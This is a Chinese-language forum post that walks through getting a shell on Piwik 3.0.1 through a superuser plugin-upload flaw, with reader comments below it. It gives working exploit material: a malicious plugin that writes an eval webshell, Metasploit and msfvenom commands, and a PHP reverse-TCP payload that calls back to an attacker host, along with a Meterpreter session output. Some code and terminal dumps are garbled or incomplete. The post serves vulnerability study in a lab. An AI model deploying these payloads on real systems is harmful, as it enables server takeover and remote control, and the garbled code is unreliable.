Piwik代码执行漏洞安全分析(附验证过程Getshell)

<u> 浮萍</u> / 2017-07-11 08:54:00 / 浏览数 9545 <u>技术文章</u> <u>技术文章 顶(0)</u> 踩(0)

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0x01 概述

<u>Piwik</u>是一个PHP和MySQL的开放源代码的Web统计软件. 它给你一些关于你的网站的实用统计报告,比如网页浏览人数,访问最多的页面,搜索引擎关键词等等。

Piwik拥有众多不同功能的插件,你可以添加新的功能或是移除你不需要的功能,Piwik同样可以安装在你的服务器上面,数据就保存在你自己的服务器上面。你可以非常容易 在17年2月份<u>FireFart</u>报告了一个Piwik超级用户获取远程代码执行的漏洞。该漏洞通过利用构造插件,然后利用超级用户上传并激活,在激活插件时会执行插件中的PayLoad

0x02 漏洞原理分析

```
插件激活时请求的URL为:
```

http://192.168.217.1/piwik-3.0.1/index.php?module=CorePluginsAdmin&action=activate&idSite=1&period=day&date=yesterday&nonce=4formula for the context of th

代码定位到piwik-3.0.1\plugins\CorePluginsAdmin\Controller.php中的activate方法。

找到pluginManager调用的激活插件方法。

然后往上翻,找到pluginManager变量。

```
private $pluginManager;
....
//======
$this->pluginManager = Plugin\Manager::getInstance();
....
```

定位到piwik-3.0.1\core\Plugin\Manager.php文件,找到其activatePlugin方法。

```
public function activatePlugin($pluginName)
{
    ....
    // ITTERED

// Load plugin
    $plugin = $this->loadPlugin($pluginName);
    if ($plugin === null) {
        throw new \Exception("The plugin '$pluginName' was found in the filesystem, but could not be loaded.'");
    }
    $this->installPluginIfNecessary($plugin);
    $plugin->activate();
    ....
    // ITTERED
}
```

loadPlugin是根据插件名字加载,最后生成一个类对象,可以直接调用其中的方法,其代码如下:

```
public function loadPlugin($pluginName)
{
    if (isset($this->loadedPlugins[$pluginName])) {
        return $this->loadedPlugins[$pluginName];
    }
    $newPlugin = $this->makePluginClass($pluginName);
    $this->addLoadedPlugin($pluginName, $newPlugin);
    return $newPlugin;
}
```

installPluginIfNecessary方法是判断该插件是否安装,如果没有安装的话,调用executePluginInstall方法来安装,executePluginInstall方法执行了插件中的install()方法,

由此可知,当激活插件时,会加载插件,将其生成为类对象。然后判断是否安装插件,如果没有安装,调用插件中的install()方法,再调用activate()方法。接下来就开始搭建环境具体来实现一下。

0x03 环境的搭建

1.准备工作

主机: Windows10 x64

WEB环境:采用的是phpStudy集成环境(PHP/5.5.30, MySQL/5.5.47, Apache/2.4.18)

程序版本: 3.0.1(也可以在https://builds.piwik.org/下载)

2.composer工具的安装

下载地址: https://getcomposer.org/Composer-Setup.exe

下载后直接运行Composer-Setup.exe进行安装。



然后根据提示,继续下一步即可。

注意:安装时PHP应开启php_openssl扩展,不然会报错。


3.Piwik程序的部署

将下载下来的程序源码解压到phpStudy下的WWW目录。这里我项目名字为piwik-3.0.1。


在piwik-3.0.1目录下执行composer install命令来安装项目所依赖的代码库。

```
D:\phpStudy\WWW\piwik-3.0.1>composer install
> Piwik\Composer\ScriptHandler::cleanXhprof
Loading composer repositories with package information
Installing dependencies (including require-dev) from lock file
Package operations: 54 installs, 0 updates, 0 removals
- Installing composer/semver (1.3.0): Downloading (100%)
- Installing leafo/lessphp (v0.5.0): Downloading (100%)
- Installing pear/pear_exception (v1.0.0): Downloading (100%)
- Installing pear/console_getopt (v1.4.1): Downloading (100%)
- Installing pear/pear-core-minimal (v1.10.1): Downloading (100%)
- Installing php-di/phpdoc-reader (2.0.1): Downloading (100%)
- Installing container-interop/container-interop (1.1.0): Downloading (100%)
- Installing php-di/invoker (1.3.3): Downloading (100%)
- Installing php-di/php-di (5.4.0): Downloading (100%)
- Installing php-di/php-di (5.4.0): Downloading (100%)
- Installing piwik/cache (v1.6.0): Downloading (100%)
- Installing piwik/cache (1.0.1): Downloading (100%)
- Installing pear/archive_tar (1.4.2): Downloading (100%)
```

安装后在项目的根目录会出现一个vendor文件夹。




访问http://192.168.217.1/piwik-3.0.1/ 开始进行安装




点击Next进行下一步安装。

数据库设置




超级用户设置



之后进行系统的设置,这里就省略过程了。

安装完成后访问http://192.168.217.1/piwik-3.0.1/进行登陆。



用户名/密码为第五步中设置的超级用户。

0x04 验证过程

1.漏洞产生原因及PayLoad的编写

Piwik默认在3.0.3之前允许自定义插件上传,当插件被激活时,install方法会被调用,会执行其中编写的PayLoad。

如果我们编写一个名字叫做pwned的插件,其文件结构为:

```
pwned/pwned.php
pwned/plugin.json

文件内容:
pwned.php

<?php
namespace Piwik\Plugins\pwned;
class pwned extends \Piwik\Plugin {
  public function install()
  {
    //■■■■Payload
  }
}
```

plugin.json

```
{
  "name": "pwned",//■■■
  "description": "DESCRIPTION",//■■■
  "version": "1.0",//■■■
  "theme": false
}
```

然后将其压缩为zip格式的压缩文件。当插件上传后并被激活时,就会执行pwned.php中的payload。

2.漏洞利用

PayLoad的准备

修改上述的pwned.php代码,在install方法中添加写shell的代码。


```
<?php
namespace Piwik\Plugins\pwned;
class pwned extends \Piwik\Plugin {
  public function install()
  {
    $myfile = fopen("shell.php", "w") or die("Unable to open file!");
    $content = "<?eval(\$_POST['pass']);?>";
    fwrite($myfile, $content);
  }
}
```

plugin.json不用做过多的修改。


然后压缩为pwned.zip。

PayLoad的利用


利用创建的超级用户登陆,登陆后点击Administration或者访问



安装新插件




上传新插件




插件上传



插件上传成功



然后点击激活插件按钮



插件激活后,会在根目录生成一个shell.php

PHP Version 5.5.30


System	Windows NT FUPING 6.2 build 9200 (Windows 8 Enterprise Edition) i586
Build Date	Sep 30 2015 13:44:04
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "enable-snapshot-build" "disable-isapi" "enable-debug-pack" "without-mssql" "without-pdo-mssql" "without-pi3web" "with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "with-oci8-C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "enable-object-out-dir=./obj/" "enable-comdotnet=shared" "with-mcrypt=static" "disable-static-analyze" "with-pgo"
Server API	Apache 2.0 Handler

3.利用Metasploit生成meterpreter会话

上面的结果是写入了WEBSHELL,也可以采用piwik_superuser_plugin_upload直接生成一个meterpreter会话。

```
msf > use exploit/unix/webapp/piwik_superuser_plugin_upload
msf exploit(piwik_superuser_plugin_upload) >
msf exploit(piwik_superuser_plugin_upload) > set PASSWORD admin888
PASSWORD => admin888
msf exploit(piwik_superuser_plugin_upload) > set RHOST 192.168.217.1
RHOST => 192.168.217.1
msf exploit(piwik_superuser_plugin_upload) > set TARGETURI /piwik-3.0.1/
TARGETURI => /piwik-3.0.1/
msf exploit(piwik_superuser_plugin_upload) > set USERNAME admin
USERNAME => admin
msf exploit(piwik_superuser_plugin_upload) > exploit
```

```
--=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > use exploit/unix/webapp/piwik_superuser_plugin_upload
<u>msf</u> exploit(piwik_superuser_plugin_upload) > show options
Module options (exploit/unix/webapp/piwik superuser plugin upload):
   Name
              Current Setting Required Description
   PASSWORD
                                yes
                                          The Piwik password to authenticate with
                                          A proxy chain of format type:host:port[
   Proxies
                                no
 type:host:port][...]
   RH0ST
                                yes
                                          The target address
   RPORT
              80
                                          The target port (TCP)
                                yes
                                          Negotiate SSL/TLS for outgoing connecti
   SSL
              false
                                no
ons
   TARGETURI
                                          The URI path of the Piwik installation
                                yes
   USERNAME
                                          The Piwik username to authenticate with
                                yes
   VHOST
                                          HTTP server virtual host
                                no
Exploit target:
   Ιd
      Name
       Piwik
msf exploit(piwik_superuser plugin upload) >
```



利用Metasploit时有时候会不成功,或者是第一次成功之后无法再次复现。但是利用上传webshell可以成功。

0x05 总结

之前在3月份曾经遇到过类似的站点,然后本地搭建环境测试的时候,只顾着用Metasploit进测试,并没有出结果,就没继续下去了。最近又重新看了一下原理,然后实现并这里仅仅用3.0.1举例,根据firefart说的影响版本2.14.0/2.16.0/2.17.1/3.0.1,其他并未测试。


Q:直接上传包含shell的压缩包可以吗?

A:可以上传成功,但在plugins目录下无法执行php代码。



Forbidden

You don't have permission to access /piwik-3.0.1/plugins/Shell/shell.php on this server.



Q:Payload中除了install()方法还可以写其他方法吗?

A:可以的。例如还有uninstall/deactivate/activate等方法,分别在卸载插件/关闭插件/激活插件的时候调用。例如如下的代码:

Q:可以上传WEBSHELL,但是利用Metasploit无法生成meterpreter会话,还想反弹shell怎么办?

```
msf exploit(piwik_superuser_plugin_upload) > exploit
   Started reverse TCP handler on 192.168.131.128:4444
   Trying to detect if target is running a supported version of piwik
   Detected Piwik installation
   Authenticating with Piwik using admin:admin888...
   Authenticated with Piwik
   Checking if user admin has superuser access
   User admin has superuser access
   Trying to get Piwik version
   Detected Piwik version 2.17.1
   Generating plugin
   Plugin VuWACMTPfU generated
   Uploading plugin
   Exploit aborted due to failure: unexpected-reply: Can not extract upload CSR
 token
   Exploit completed, but no session was created.
```

A:可以利用手动上传插件的方法,将其中的Payload修改为反弹shell的代码。

具体可以这样操作:

首先看看Metasploit利用的Payload是什么。

可以在generate_plugin方法中添加打印payload.encoded的语句,例如使用print_status("data:#{payload.encoded}")将其内容打印出来

```
> use exploit/unix/webapp/piwik superuser_plugin_upload
 <u>msf</u> exploit(p
                                                                                                                                      d) > exploit
             Started reverse TCP handler on 192.168.131.128:4444
             Trying to detect if target is running a supported version of piwik
             Detected Piwik installation
            Authenticating with Piwik using admin:admin888...
           Authenticated with Piwik
             Checking if user admin has superuser access
            User admin has superuser access
             Trying to get Piwik version
            Detected Piwik version 2.17.1
          Generating plugin
          data:/*<?php /**/ error_reporting(θ); $ip = '192.168.131.128'; $port = 4444; (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$}
if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{!
port}"); $s_type = 'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) {
$s = $f($ip, $port); $s_type = 'stream'; } elseif (($f = 'socket_create') && is_
callable($f)) { $s = $f(AF INET, SOCK STREAM, SOL TCP); $res = @socket_connect($
cattable($\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\fr
                 lugin bBiLXLUgsq generated
          Uploading plugin
            Exploit aborted due to failure: unexpected-reply: Can not extract upload CSR
      token
 [*] Exploit completed, but no session was created.
```

或者可以利用msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.131.128 LPORT=4444 -f raw >c.php来生成payload,内容一样

然后将生成的内容放在插件PHP代码中。整理格式后如下:

```
<?php
namespace Piwik\Plugins\pwned;
class pwned extends \Piwik\Plugin {
public function install()
  error_reporting(0);
  $ip = '192.168.131.128';
  $port = 4444;
  if (($f = 'stream_socket_client') && is_callable($f)) {
      } elseif (($f = 'fsockopen') && is_callable($f)) {
      $s = $f($ip, $port); $s_type = 'stream';
   } elseif (($f = 'socket_create') && is_callable($f)) {
      $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
      $res = @socket_connect($s, $ip, $port);
      if (!$res) { die(); }
      $s_type = 'socket';
      die('no socket funcs');
   } if (!$s) { die('no socket'); }
  switch ($s_type) {
      case 'stream': $len = fread($s, 4); break;
      case 'socket': $len = socket_read($s, 4); break;
  if (!$len) { die(); }
  $a = unpack("Nlen", $len);
  $len = $a['len'];
  $b = '';
  while (strlen($b) < $len) {
      switch ($s_type) {
      case 'stream': $b .= fread($s, $len-strlen($b)); break;
      case 'socket': $b .= socket_read($s, $len-strlen($b)); break;
  $GLOBALS['msgsock'] = $s;
  $GLOBALS['msgsock_type'] = $s_type;
  eval($b);
  die();
```

```
}
```

然后就是利用上传插件来上传插件并激活了。

```
[*] Exploit completed, but no session was created.
msf exploit(pixik superuser plugin_upload) > use exploit/multi/handler
msf exploit(pixik superuser plugin_upload) > use exploit/multi/handler
msf exploit(handler) > set LockEveL
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.131.128
LHOST => 192.168.131.128
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.131.128:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.131.129
[-] Errno::ECONNRESET Connection reset by peer - SSL_accept

| Var/www/html/piwik217/plugins/pwned/pwned.php line 31
```

看到结果是成功的,但是由于内存错误报错了,就不再继续下去了。

0x06 参考

[1]https://firefart.at/post/turning_piwik_superuser_creds_into_rce/ [2]https://github.com/rapid7/metasploit-framework/pull/7917

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1. 11 条回复



wooyun 2017-07-12 01:12:17

这个需要登录到后台上传插件才能利用吧,那影响不是很大

0 回复Ta



hades 2017-07-12 01:41:07

是滴~

0 回复Ta



<u>静默</u> 2017-07-12 02:35:02

图片不清楚,有高清大图么

0 回复Ta

<u> 浮萍</u> 2017-07-12 02:39:07

最后一个错误的原因是少输入了一条命令[code]set PAYLOAD php/meterpreter/reverse_tcp[/code]

修改后如下:

[code]msf > use exploit/multi/handler msf exploit(handler) > set RHOST 192.168.131.128 RHOST => 192.168.131.128 msf exploit(handler) > set RPORT 4444 RPORT => 4444 msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp PAYLOAD => php/meterpreter/reverse_tcp msf exploit(handler) > exploit

- [] Started reverse TCP handler on 192.168.131.128:4444
- [] Starting the payload handler...
- [] Sending stage (33986 bytes) to 192.168.131.129
- [] Meterpreter session 1 opened (192.168.131.128:4444 -> 192.168.131.129:52942) at 2017-07-10 23:08:30 -0400

meterpreter > sysinfo Computer : ubuntu

OS : Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64

Meterpreter: php/linux

meterpreter > [/code]然后激活插件就可以看到如下的结果了

0 回复Ta



<u>c0de</u> 2017-07-12 02:45:08

学习了

0 回复Ta



hades 2017-07-12 03:02:40

哪个图片?我觉得还好~

0 回复Ta



sm0nk 2017-07-12 07:21:45

MARK

0 回复Ta



hades 2017-07-12 08:50:59

欢迎潘总视察~~

0 回复Ta



<u>静默</u> 2017-07-12 09:25:38

图1和图2啊, url部分和左侧有些发虚

0 回复Ta



hades 2017-07-12 09:49:18

上传图片有压缩失真~~

0 回复Ta



<u>静默</u> 2017-07-12 13:54:24

0 回复Ta

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